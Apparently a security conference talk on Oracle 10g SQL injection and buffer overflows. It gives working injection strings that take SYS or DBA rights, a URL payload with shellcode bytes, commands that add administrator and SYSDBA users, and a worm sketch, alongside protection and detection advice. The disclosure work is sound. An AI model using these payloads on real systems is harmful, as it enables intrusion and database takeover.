Advanced SQL Injection in Oracle databases

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Outline

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- *The platform chosen for the examples is: Oracle Database 10g Release 1 on Windows 2000 Advanced Server SP4. In most cases they can be translated to other version/platform with little modification.*

Oracle Database Server

- Many features
- Very big software
- Large number of Packages, Procedures and Functions installed by default
  - Oracle 9i: 10700 Procedures, 760 packages
  - Oracle 10g: 16500 Procedures, 1300 packages
  - Normal users can execute:
    - Oracle 9i: 5700 procedures, 430 packages
    - Oracle 10g: 8900 procedures, 730 packages
- Product available in many platforms ➔ Long time to release patches

Hacking Oracle Database Server

- Without direct connection to the database
  - SQL Injection
    - Injecting SQL.
    - Exploiting buffer overflows.
    - If output is not returned, can be redirected using the UTL_HTTP / UTL_TCP standard packages.
- Connected to the database
  - SQL Injection in built-in or user-defined procedures.
  - Buffer overflows in built-in or user-defined procedures.
  - Output can be printed on attacker screen.

Vulnerabilities in Oracle

- I have reported many vulnerabilities in Oracle software
- 40 + have been fixed with recent patches.
- **65 + buffer overflows still UNFIXED!!**
- **More than 20 SQL Injection issues still UNFIXED!!**

SQL Injection in Oracle

- With direct connection to the Database (connected as a database user):
  - Can be used to execute SQL statements with elevated privileges or to impersonate another user.
  - Risk when a procedure is not defined with the **`AUTHID CURRENT_USER`** keyword (executes with the privileges of the owner).
- Without direct connection to the Database (example: web application user):
  - Can be used to execute SQL statements with elevated privileges or to exploit a buffer overflow. The Oracle standard packages have many buffer overflows.

SQL Injection in Oracle

- There are two kind of PL/SQL blocks where the SQL Injection vulnerability can be found:
- Anonymous PL/SQL block:
  - A PL/SQL block that has a BEGIN and an END and can be used to execute multiple SQL statements.
  - There is no limitation in what the attacker can do. Allows to execute SELECTs, DML and DDL statements.
  - Example of vulnerable code:

```
EXECUTE IMMEDIATE 'BEGIN INSERT INTO MYTABLE (MYCOL1) VALUES (''' ||
  PARAM || '''); END;';
```

- Single PL/SQL statement:
  - Doesn't have a BEGIN and an END.
  - The attacker cannot insert ";" to inject more SQL commands.
  - Example of vulnerable code:

```
OPEN CUR_CUST FOR 'select name from customers where id = ''' ||
  p_idtofind || '''';
```

SQL Injection in a Single PL/SQL statement - Injecting a user defined function

- We will focus on how an attacker can exploit a SQL injection vulnerability in a single SQL statement (a vulnerability in an anonymous PL/SQL block is easily exploitable).
- To use this method the attacker must have the privilege to create (or modify) a function.
- The attacker can create a function with the **`AUTHID CURRENT_USER`** keyword that executes the SQL statements the attacker wants with elevated privileges.
- Inject this function using a SQL injection vulnerability.
- **Limitation**:
  - If the vulnerability is in a SELECT SQL statement only SELECTs can be executed in the injected function.
  - Can't inject DDL statements.

Why this limitation - Example

- Function to be injected (created by the attacker):

```
CREATE OR REPLACE FUNCTION "SCOTT"."MYFUNC" RETURN VARCHAR2
 AUTHID CURRENT_USER AS
BEGIN
  EXECUTE IMMEDIATE 'insert into SYS.EMPLOYEES (SALARY)
  values (1000000)';
  COMMIT;
  RETURN '';
END;
```

- Injecting the function:

```
EXEC DBMS_CDC_SUBSCRIBE.DROP_SUBSCRIPTION
  (''''||SCOTT.MYFUNC()||'''');
```

- See file SQLI_Limitation.sql.

Why this limitation

- When you try to execute DML statements in a SELECT you get this Oracle error:
  - ORA-14551: cannot perform a DML operation inside a query
- When you try to execute DDL statements you get this Oracle error:
  - ORA-14552: cannot perform a DDL, commit or rollback inside a query or DML

- The injected function is executed as a dependent transaction inside the transaction context of the vulnerable SQL statement.

Autonomous transactions in Oracle

- The **`PRAGMA AUTONOMOUS_TRANSACTION`** compiler directive allows to define a routine as *autonomous* (independent)
- Not the same as a nested transaction.
- Has a different transaction context.
- Must do a **`COMMIT`** (or **`ROLLBACK`**) to avoid an error:
  - ORA-06519: active autonomous transaction detected and rolled back

Using autonomous transactions to inject SQL

- Define a function with the **`PRAGMA AUTONOMOUS_TRANSACTION`** compiler directive and **`AUTHID CURRENT_USER`** keyword that executes the SQL statements the attacker wants with elevated privileges.
- Inject this function using a SQL injection vulnerability.
- This allows to execute any SQL statement. Can become DBA !

If the attacker can create or modify a function any SQL Injection vulnerability in a SELECT / INSERT / UPDATE / DELETE can be used to get full DBA privileges

SQL Injection Examples

- These examples use SQL injection vulnerabilities in Oracle standard procedures to inject a function defined as an autonomous transaction. The vulnerability is in a single SQL statement (not in an anonymous PL/SQL block).
- The vulnerable procedures have EXECUTE privilege granted to PUBLIC in a default installation, so any database user can exploit them.
- These SQL injection issues have been fixed in Oracle Critical Patch Update April 2005.

SQL Injection – Becoming the SYS user

- This exploit has two functions defined by the attacker:
- SCOTT.SQLI_CHANGEPSW changes the password of the SYS user to 'newpsw'. It saves the old SYS password hash in a table (PSW_DATA) to be able to restore it later.
- SCOTT.SQLI_RESTOREPSW restores the SYS password to the original value.
- Once these two function are created:
  - To change the SYS password execute:

```
EXEC DBMS_CDC_SUBSCRIBE.DROP_SUBSCRIPTION
  (''''||SCOTT.SQLI_CHANGEPSW()||'''');
```

  - To restore the SYS password execute:

```
EXEC DBMS_CDC_SUBSCRIBE.DROP_SUBSCRIPTION
  (''''||SCOTT.SQLI_RESTOREPSW()||'''');
```

- See the file SQLI_BecomingSYS.sql.

SQL Injection – Creating a java class

- Oracle allows to create java stored procedures.
  An attacker could inject the following function to create a java class:

```
CREATE OR REPLACE  FUNCTION "SCOTT"."MYFUNC"  RETURN VARCHAR2
AUTHID CURRENT_USER AS
  PRAGMA AUTONOMOUS_TRANSACTION;
  SqlCommand VARCHAR2(2048);

BEGIN
  SqlCommand := '
create or replace and resolve java source named "SRC_EXECUTEOS" as
public class ExecuteOS {
  …
}';
 EXECUTE IMMEDIATE SqlCommand;
  SqlCommand := '
create or replace procedure "PROC_EXECUTEOS" (p_command varchar2)
as language java
name ''ExecuteOS.execOSCmd (java.lang.String)'';';
  EXECUTE IMMEDIATE SqlCommand;

  EXECUTE IMMEDIATE 'grant execute on PROC_EXECUTEOS to scott';
  COMMIT; RETURN '';
END;
```

SQL Injection – Executing OS Commands

- In the injected function:
  - Create a Java Stored Procedure with a method that:
    - Executes an OS command using the java method Runtime.getRuntime().exec()
    - Redirect the output to a file
    - Read the file and print the output
  - Publish the java class creating a stored procedure
  - Grant EXECUTE on this procedure
  - The java console output is redirected to an Oracle trace file by default, to see the output in SqlPlus execute:
    - **`SET SERVEROUTPUT ON`**
    - **`CALL DBMS_JAVA.SET_OUTPUT(2000);`**
- See file SQLI_OSCommand.sql for an example.

SQL Injection – Uploading a file

- In the injected function:
  - Create a Java Stored Procedure with a method that:
    - Reads the contents of a URL using java.net.* classes and writes it to a file using java.io.*
  - Publish the java class creating a stored procedure
  - Grant EXECUTE on this procedure
- See file SQLI_UploadingAFile.sql.

Analyzing a SQL injection vulnerability

- The V$SQLTEXT view shows the complete SQL text for the SQL statements in the Oracle shared pool.
-
```
SELECT HASH_VALUE, PIECE, SQL_TEXT FROM V$SQLTEXT
WHERE HASH_VALUE IN
(select HASH_VALUE from V$SQLTEXT where SQL_TEXT
like '%SEARCH_PATTERN_HERE%')
ORDER BY ADDRESS, HASH_VALUE, PIECE
```
- V$SQLTEXT can be joined with V$SQLAREA, V$SESSION and V$PROCESS to know what user execute the SQL statement.
- These views can be used by DBAs only

Analyzing a SQL injection vulnerability - Example

```
SQL_TEXT                                                          USERN
----------------------------------------------------------------- -----
SELECT HANDLE FROM  SYS.CDC_SUBSCRIBERS$ WHERE SUBSCRIPTION_NAME SYS
 = 'EX01'||SCOTT.SQLI_CHANGEPSW()||''                             SYS
BEGIN DBMS_CDC_SUBSCRIBE.DROP_SUBSCRIPTION ('EX01''||SCOTT.SQLI_ SCOTT
CHANGEPSW()||'''); END;                                           SCOTT
```

- The exploit is in **red**.
- The Oracle vulnerable PL/SQL executed is in **blue**.

- This vulnerability is the result of a PL/SQL statement similar to this:

```
OPEN CUR_CUST FOR 'SELECT HANDLE FROM  SYS.CDC_SUBSCRIBERS$
WHERE SUBSCRIPTION_NAME = '''||p_subscription_name||''''';
```

- Should have been something like:

```
OPEN CUR_CUST FOR 'SELECT HANDLE FROM  SYS.CDC_SUBSCRIBERS$
WHERE SUBSCRIPTION_NAME = :1' USING p_subscription_name
```

SQL Injection in functions defined with AUTHID CURRENT_USER

- A SQL Injection vulnerability in a function that executes with the privilege of the caller (defined with AUTHID CURRENT_USER) in an anonymous PL/SQL block is not useful for an attacker if it is used directly, but an attacker can use a vulnerability of this kind to:
  - 1) get around the need to create a function to inject and use this vulnerable function to inject the SQL statements. To do this the vulnerability must be in an anonymous PL/SQL block of an AUTHID CURRENT_USER function (in order to be able to define the transaction as autonomous).
  - 2) execute SQL statements in a web application vulnerable to SQL Injection even if the vulnerability is in a SELECT and no other statement is allowed to be added.

SQL injection in DBMS_METADATA.GET_PREPOST_TABLE_ACT

- SELECT DBMS_METADATA.GET_PREPOST_TABLE_ACT (1, 'EX03''||''AA', 'EX03''||''BB') FROM DUAL

```
SELECT ST.SQL_TEXT, U.USERNAME FROM V$SQLAREA SA, V$SQLTEXT ST, DBA_USERS U WHERE SA.ADDRESS =
    ST.ADDRESS AND SA.HASH_VALUE = ST.HASH_VALUE AND SA.PARSING_USER_ID = U.USER_ID AND
    ST.HASH_VALUE IN (select HASH_VALUE from V$SQLTEXT where SQL_TEXT LIKE '%EX03%') ORDER BY
    ST.ADDRESS, ST.HASH_VALUE, ST.PIECE
SQL_TEXT                                                         USERNAME
---------------------------------------------------------------- --------
SELECT DBMS_METADATA.GET_PREPOST_TABLE_ACT (1, 'EX03''||''AA', ' SCOTT
EX03''||''BB') FROM DUAL                                         SCOTT
BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE('EX03'||'AA',' EX SCOTT
03'||'BB'); END;                                                 SCOTT
```

- **SELECT DBMS_METADATA.GET_PREPOST_TABLE_ACT (1, '[1]', '[2]') FROM DUAL**
- **BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE ('[1]', '[2]'); END;**
- The Oracle public standard function DBMS_METADATA.GET_PREPOST_TABLE_ACT is vulnerable to SQL Injection in a PL/SQL anonymous block that executes with the privilege of the caller (defined with AUTHID CURRENT_USER).

SQL injection in DBMS_METADATA.GET_PREPOST_TABLE_ACT

- **BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE ('[1]', '[2]'); END;**
- To define an autonomous transaction: [2] = **''); EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN *{SQL_STATEMENTS}* COMMIT; END;''; END;--'**

- The vulnerable procedure generates this PL/SQL program:
- **BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE ('', ''); EXECUTE IMMEDIATE 'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN *{SQL_STATEMENTS}* COMMIT; END;''; END;--'); END;**
- The PL/SQL program has an anonymous PL/SQL sub-block with an autonomous transaction.

How to get around the need for CREATE PROCEDURE privilege - Example

- Example:
  - The attacker can use the vulnerabilities in DBMS_CDC_SUBSCRIBE.PURGE_WINDOW and DBMS_METADATA.GET_PREPOST_TABLE_ACT in this way to get full DBA privilege without creating a user defined function:
  - **`EXEC DBMS_CDC_SUBSCRIBE.PURGE_WINDOW(''' || (select text from table(DBMS_METADATA.GET_PREPOST_TABLE_ACT(1, ''BB'', ''AA''''); execute immediate ''''declare pragma autonomous_transaction; begin insert into sys.employees (salary) values (1000009); commit; end;''''; end;--''))) || ''');`**
- File SQLI_BecomingDBA.sql shows how any user can become DBA.
- The **`PRAGMA AUTONOMOUS_TRANSACTION`** directive allows to define the transaction as autonomous so the attacker can execute any SQL DML or DDL statements.

How to get around the need for CREATE PROCEDURE privilege - Example

- SELECT ST.HASH_VALUE, ST.PIECE, ST.SQL_TEXT, U.USERNAME FROM V$SQLAREA SA, V$SQLTEXT ST, DBA_USERS U WHERE SA.ADDRESS = ST.ADDRESS AND SA.HASH_VALUE = ST.HASH_VALUE AND SA.PARSING_USER_ID = U.USER_ID AND ST.HASH_VALUE IN (select HASH_VALUE from V$SQLTEXT where SQL_TEXT LIKE '%1000009%') ORDER BY ST.ADDRESS, ST.HASH_VALUE, ST.PIECE

```
HASH_VALUE PIECE SQL_TEXT
---------- ----- --------------------------------------------------------------------
2165027989     0 BEGIN DBMS_CDC_SUBSCRIBE.PURGE_WINDOW(''' || (select text from t
2165027989     1 able(DBMS_METADATA.GET_PREPOST_TABLE_ACT(1, ''BB'', ''AA''''); e
2165027989     2 xecute immediate ''''declare pragma autonomous_transaction; begi
2165027989     3 n insert into sys.employees (salary) values (1000009); commit; e
2165027989     4 nd;''''; end;--''))) || '''); END;
3470240850     0 SELECT HANDLE FROM  SYS.CDC_SUBSCRIBERS$ WHERE SUBSCRIPTION_NAME
3470240850     1  = '' || (SELECT TEXT FROM TABLE(DBMS_METADATA.GET_PREPOST_TABLE
3470240850     2 _ACT(1, 'BB', 'AA''); EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOM
3470240850     3 OUS_TRANSACTION; BEGIN INSERT INTO SYS.EMPLOYEES (SALARY) VALUES
3470240850     4  (1000009); COMMIT; END;''; END;--'))) || ''
2512383228     0 INSERT INTO SYS.EMPLOYEES (SALARY) VALUES (1000009)
3600070536     0 DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN INSERT INTO SYS.EMP
3600070536     1 LOYEES (SALARY) VALUES (1000009); COMMIT; END;
3814987237     0 BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE('BB','AA'); EXECU
3814987237     1 TE IMMEDIATE 'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN INSER
3814987237     2 T INTO SYS.EMPLOYEES (SALARY) VALUES (1000009); COMMIT; END;'; E
3814987237     3 ND;--'); END;
17 rows selected.
```

EXPLOIT

Vulnerable PL/SQL in Oracle Package

Vulnerable PL/SQL in Oracle Package

How to get around the need for CREATE PROCEDURE privilege - Example

1. `BEGIN DBMS_CDC_SUBSCRIBE.PURGE_WINDOW(''' || (select text from table(DBMS_METADATA.GET_PREPOST_TABLE_ACT(1, ''BB'', ''AA''''); execute immediate ''''declare pragma autonomous_transaction; begin insert into sys.employees (salary) values (1000009); commit; end;''''; end;--''))) ||'''); END;`
2. `SELECT HANDLE FROM SYS.CDC_SUBSCRIBERS$ WHERE SUBSCRIPTION_NAME= '' || (SELECT TEXT FROM TABLE (DBMS_METADATA.GET_PREPOST_TABLE_ACT(1, 'BB', 'AA''); EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN INSERT INTO SYS.EMPLOYEES (SALARY) VALUES (1000009); COMMIT; END;''; END;--'))))||''`
3. `BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE ('BB','AA'); EXECUTE IMMEDIATE 'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN INSERT INTO SYS.EMPLOYEES (SALARY) VALUES (1000009); COMMIT; END;'; END;--'); END;`
4. `DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN INSERT INTO SYS.EMPLOYEES (SALARY) VALUES (1000009); COMMIT; END;`
5. `INSERT INTO SYS.EMPLOYEES (SALARY) VALUES (1000009)`

How to get around the need for CREATE PROCEDURE privilege

- **Using a SQL Injection vulnerability in a function defined with AUTHID CURRENT_USER and in an anonymous PL/SQL block, an attacker can use any other SQL Injection vulnerability in a SELECT / INSERT / UPDATE / DELETE to get full DBA privileges.**

Exploiting SQL Injection in a web application to execute SQL statements

- This example shows how to exploit the vulnerable web page TableEmp.asp to inject SQL commands using an Oracle standard function vulnerable to SQL injection in an anonymous PL/SQL block.
- It allows to define the transaction as autonomous.
- Can execute any PL/SQL statements.
- `http://vulnsite/TableEmp.asp?Search=A'||(select%20text%20from%20table(DBMS_METADATA.GET_PREPOST_TABLE_ACT(1,%20'BB',%20'AA'');%20execute%20immediate%20''declare%20pragma%20autonomous_transaction;%20begin%20insert%20into%20emp%20(empno,sal)%20values%20(100,10000);%20commit;%20end;'';%20end;--'))||'`

How to protect

- Revoke EXECUTE privilege on Oracle standard packages/procedures when not needed. Specially for PUBLIC role.
- Grant the CREATE ANY PROCEDURE, ALTER ANY PROCEDURE privileges only to trusted users.
- Ensure that only trusted users own functions.
- Grant the RESOURCE Role only to trusted users.
- Whenever it is possible define the stored procedures with the **`AUTHID CURRENT_USER`** keyword.
- If dynamic SQL is necessary, always validate the parameters carefully, even in functions defined with the **`AUTHID CURRENT_USER`** keyword.

Buffer Overflows in Oracle stored procedures

- Allows an attacker to execute arbitrary code on the server.
- Can be exploited by normal database users or using SQL Injection by a remote user (web application user).
- **Many standard Oracle stored procedures have buffer overflows bugs. Some issues have been fixed but there are still unfixed bugs.**

Buffer Overflow Exploits

- Using a buffer overflow vulnerability an attacker can execute this OS command to create an administrator user:
  - **`net user admin2 /add && net localgroup Administrators admin2 /add && net localgroup ORA_DBA admin2 /add`**
- Proof of concept exploit code using the vulnerability in MDSYS.MD2.SDO_CODE_SIZE Oracle standard function (fix available in http://metalink.oracle.com) can be found in BOF_GettingOSAdmin.sql.
- Exploit code to open a bind shell can be found in BOF_BindShell.sql.

Creating a SYSDBA user

- Using a buffer overflow the attacker can execute the SqlPlus Oracle utility to execute SQL statements as SYSDBA.
- To create a SYSDBA user the attacker could execute this OS command:
- **`echo CREATE USER ERIC IDENTIFIED BY MYPSW12; > c:\cu.sql & echo GRANT DBA TO ERIC; >> c:\cu.sql & echo ALTER USER ERIC DEFAULT ROLE DBA; >> c:\cu.sql & echo GRANT SYSDBA TO "ERIC" WITH ADMIN OPTION; >> c:\cu.sql & echo quit >> c:\cu.sql & c:\oracle\product\10.1.0\db_1\bin\sqlplus.exe "/ as sysdba" @c:\cu.sql`**
- Proof of concept exploit code in file BOF_CreatingSYSDBAUser.sql.

Detecting a buffer overflow attack

- Can’t be detected always.
- Oracle dump files may have information about an attack, to audit them:
  - Review the file ***[ORACLE_BASE]*/admin/*[SID]*/cdump/*[SID]*CORE.LOG**
  - Search for ACCESS_VIO (Excp. Code: 0xc0000005) Exceptions.
  - Injected code may be in the stack dump.
  - In the associated file ***udump/[SID]ora[THREAD_ID].trc*** can be the attacker SQL statement.
  - Oracle internal errors can also generate dumps.
  - Dump files are not generated always in a buffer overflow attack. Example: if the server process dies or if the attacker calls ExitThread() no dump files are generated.

Remote attacks using SQL Injection in a web application

- The file TableEmp.asp is an example of a web page vulnerable to SQL Injection.
- It is a script server page that queries an Oracle Database and display the results as a table.
- The parameter “Search” is vulnerable to SQL Injection.
- This vulnerability may seem not to be very dangerous because Oracle does not allow to use a “;” to add more SQL statements, so only SELECTs can be injected in this case. With a SELECT an attacker can inject a function call and using a vulnerability in a function can get complete control over an Oracle database as shown in the following example.

Exploiting a buffer overflow through SQL Injection in a web application

- Using a buffer overflow in a standard Oracle function (like MDSYS.MD2.SDO_CODE_SIZE, see file BOF_SDO_CODE_SIZE_10g.sql) a remote attacker can execute arbitrary code on the database server.
- To exploit this in the case of the example vulnerable web page TableEmp.asp an attacker should execute:
- ```
  http://vulnsite/TableEmp.asp?Search=A'||TO_CHAR(MDSYS.MD2.SDO_CODE_SIZE('A
  AAAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEEEE
  EEEEFFFFFFFFFFFFFFFFFFFFFFFFFFFFFGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGHH
  HHHHHHHHHHHHHHHHHHHHHHHHHHHHHH'||CHR(131)||CHR(195)||CHR(9)||CHR(255)||CHR
  (227)||CHR(251)||CHR(90)||CHR(19)||CHR(124)||CHR(54)||CHR(141)||CHR(67)||C
  HR(19)||CHR(80)||chr(184)||chr(191)||chr(142)||chr(01)||chr(120)||chr(255)
  ||chr(208)||chr(184)||chr(147)||chr(131)||chr(00)||chr(120)||chr(255)||chr
  (208)||'dir>c:\dir.txt'))--
  ```
- This exploit executes the OS command “dir>c:\dir.txt” in the context of the Oracle server process.
- **It’s wrong to think that SQL Injection issues in Oracle databases are not dangerous.**
  ```


Web application worm

- Many web applications are vulnerable to SQL Injection allowing to inject function calls.
- Exploiting a vulnerability in Oracle standard functions as demonstrated in the previous example is not difficult and it could be done in an automated way.
- A malicious worm could do this:
  - Search for all the web pages and identify its parameters.
  - Try to exploit every parameter in this way:
  - {**ParameterName**}=A'||TO_CHAR(MDSYS.MD2.SDO_CODE_SIZE('AAAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH'||CHR(131)||CHR(195)||CHR(9)||CHR(255)||CHR(227)||CHR(251)||CHR(90)||CHR(19)||CHR(124)||CHR(54)||CHR(141)||CHR(67)||CHR(19)||CHR(80)||chr(184)||chr(191)||chr(142)||chr(01)||chr(120)||chr(255)||chr(208)||chr(184)||chr(147)||chr(131)||chr(00)||chr(120)||chr(255)||chr(208)||'**Command**'))--

How to protect

- Revoke EXECUTE privilege on Oracle standard packages when not needed. Specially for the PUBLIC role.
- Restrict network access to the Listener and iSqlPlus service only to trusted users. Never connect directly to Internet.
- Drop or change password of default users.
- Make sure your application is not vulnerable to SQL Injection validating the variables used in dynamic SQL or using bind variables.
- Keep Oracle and OS up-to-date with patches.
- Try to upgrade to the last Oracle database release and patchset
  - Last releases and patchsets includes more fixes than older supported versions.

Summary


Attacker is directly connected to the database as a low privilege user
Buffer Overflow in stored procedures
Attacker can execute any code on the server as the oracle account
SQL Injection in a procedure defined without AUTHID CURRENT_USER. Vulnerability can be in any SELECT / INSERT / UPDATE / DELETE statement.
Attacker can get DBA Privilege if he can create or alter functions
SQL Injection in a function defined with AUTHID CURRENT_USER in an anonymous PL/SQL block.
Attacker can get DBA Privilege
Remote attacker using the database through a web application
SQL Injection in any SELECT / INSERT / UPDATE / DELETE statement
Buffer Overflow in a function
Attacker can execute any code on the server as the oracle account
SQL Injection in a function defined with or without AUTHID CURRENT_USER in an anonymous PL/SQL block.
Attacker can execute SQL statements

Conclusions

- Many features are installed by default. Most of them are never used and represent a serious security risk
- Many standard procedures are vulnerable to buffer overflows and SQL Injection issues
  - With a buffer overflow it's possible to execute SQL statements
- SQL Injection can be very dangerous in remote or local scenarios
- Automatic testing tools may help DBAs

References

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Questions?

Thank you

Contact: esteban at argeniss.com

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